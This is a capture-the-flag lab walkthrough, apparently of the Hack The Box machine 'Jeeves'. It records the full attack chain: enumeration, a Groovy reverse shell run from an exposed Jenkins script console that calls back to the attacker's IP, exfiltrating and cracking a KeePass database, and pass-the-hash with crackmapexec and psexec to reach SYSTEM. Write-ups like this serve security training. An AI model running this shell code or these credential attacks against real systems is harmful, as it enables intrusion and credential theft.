Jeeves
External Enumeration
nmap
nmap -sC -sV -T4 10.129.228.112

80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-title: Ask Jeeves
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp open  http         Jetty 9.4.z-SNAPSHOT
|_http-title: Error 404 Not Found
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows
HTTP (80)
- Aks Jeeves Web Page
- Does Not Work
Checking Directories
gobuster dir -u http://10.129.228.112 -w /usr/share/dirb/wordlists/common.txt- No Directories
- Moving On, I don’t think this is the entry
HTTP (50000)
- Doesn’t display any information

Checking Directories
gobuster dir -u http://10.129.228.112:50000 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt

/askjeeves            (Status: 302) [Size: 0] [--> http://10.129.228.112:50000/askjeeves/]
Going to http://10.129.228.112:50000/askjeeves brings us to an admin Jenkins Console
Checking Jenkins Console
Manage Jenkins → Script Console
"whoami".execute().text

jeeves\kohsuke
Reverse shell using script console
String host="10.10.15.127";
int port=4444;
String cmd="powershell.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
nc -nvlp 4444Receiving Shell, Getting User Flag
type C:\Users\kohsuke\Desktop\user.txt
e3232272596fb47950d59c4cf1e7066a
Enumerating as Kohsuke
Checking Privileges

We have SeImpersonatePrivilege but that’s not the intended path
Enumerate File System
While looking through Kohsuke’s files we find a file called CEH.kdbx in Documents
Transfer via SMB server to local machine - Failed, Powershell not working
Setting Up Server, impacketMaster/examples/smbserver.py
sudo python3 smbserver.py localsmb "pwd"Connecting to Server
New-PSDrive -Name localsmb -PSProvider "FileSystem" -Root "\\10.10.15.127\localsmb" (Powershell not working)

net use L: \\10.10.15.127\localsmb
Verifying Connection
C:\Users\Administrator\.jenkins>net use
net use
New connections will be remembered.


Status       Local     Remote                    Network

-------------------------------------------------------------------------------
OK           L:        \\10.10.15.127\localsmb   Microsoft Windows Network
The command completed successfully.
Transfering CEH.kdbx - Using B64
powershell -c "[Convert]::ToBase64String([IO.File]::ReadAllBytes('C:\Users\kohsuke\Documents\CEH.kdbx'))"

echo "<OUTPUT>" > b64
cat b64 | base64 -d > ceh.kbdx
Kdbx2John
which keepass2john
/usr/sbin/keepass2john

/usr/sbin/keepass2john ceh.kbdx > kdbx.hashceh.kbdx:$keepass$*2*6000*0*1af405cc00f979ddb9bb387c4594fcea2fd01a6a0757c000e1873f3c71941d3d*3869fe357ff2d7db1555cc668d1d606b1dfaf02b9dba2621cbe9ecb63c7a4091*393c97beafd8a820db9142a6a94f03f6*b73766b61e656351c3aca0282f1617511031f0156089b6c5647de4671972fcff*cb409dbc0fa660fcffa4f1cc89f728b68254db431a21ec33298b612fe647db48Cracking with John - moonshine1
john --wordlist=/usr/share/wordlists/rockyou.txt kdbx.hash
moonshine1       (ceh.kbdx)
Opening ceh.kdbx
sudo apt update
sudo apt install keepassxc
keepassxc CEH.kdbx
Collect HASH from Backup Suff aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00
Logging in as Administrator
Evil-WinRM and CME did not connect
evil-winrm -i 10.129.45.150 -u Administrator -H e0fb1fb85756c24235ff238cbe81fe00
>No Connection
┌─[parrot@parrot]─[~/Desktop/temp]
└──╼ $crackmapexec smb 10.129.45.150 -u Administrator -H e0fb1fb85756c24235ff238cbe81fe00
SMB 10.129.45.150 445 JEEVES [*] Windows 10 Pro 10586 x64 (name:JEEVES) (domain:Jeeves) (signing:False) (SMBv1:True)
SMB 10.129.45.150 445 JEEVES [+] Jeeves\Administrator:e0fb1fb85756c24235ff238cbe81fe00 (Pwn3d!)impacket-psexec Jeeves/Administrator@10.129.45.150 -hashes :e0fb1fb85756c24235ff238cbe81fe00
C:\Windows\system32> whoami
nt authority\systemdirCollecting Flag
type C:\Users\Administrator\Desktop\hm.txt
The flag is elsewhere.  Look deeper.
C:\Users\Administrator\Desktop> dir /r
Directory of C:\Users\Administrator\Desktop
11/08/2017 09:05 AM <DIR> .
11/08/2017 09:05 AM <DIR> ..
12/24/2017 02:51 AM 36 hm.txt
34 hm.txt:root.txt:$DATA
11/08/2017 09:05 AM 797 Windows 10 Update Assistant.lnk
2 File(s) 833 bytes
2 Dir(s) 2,671,734,784 bytes freeGetting contents of alternate data stream from hm.txt
C:\Users\Administrator\Desktop> powershell (Get-Content hm.txt -Stream root.txt)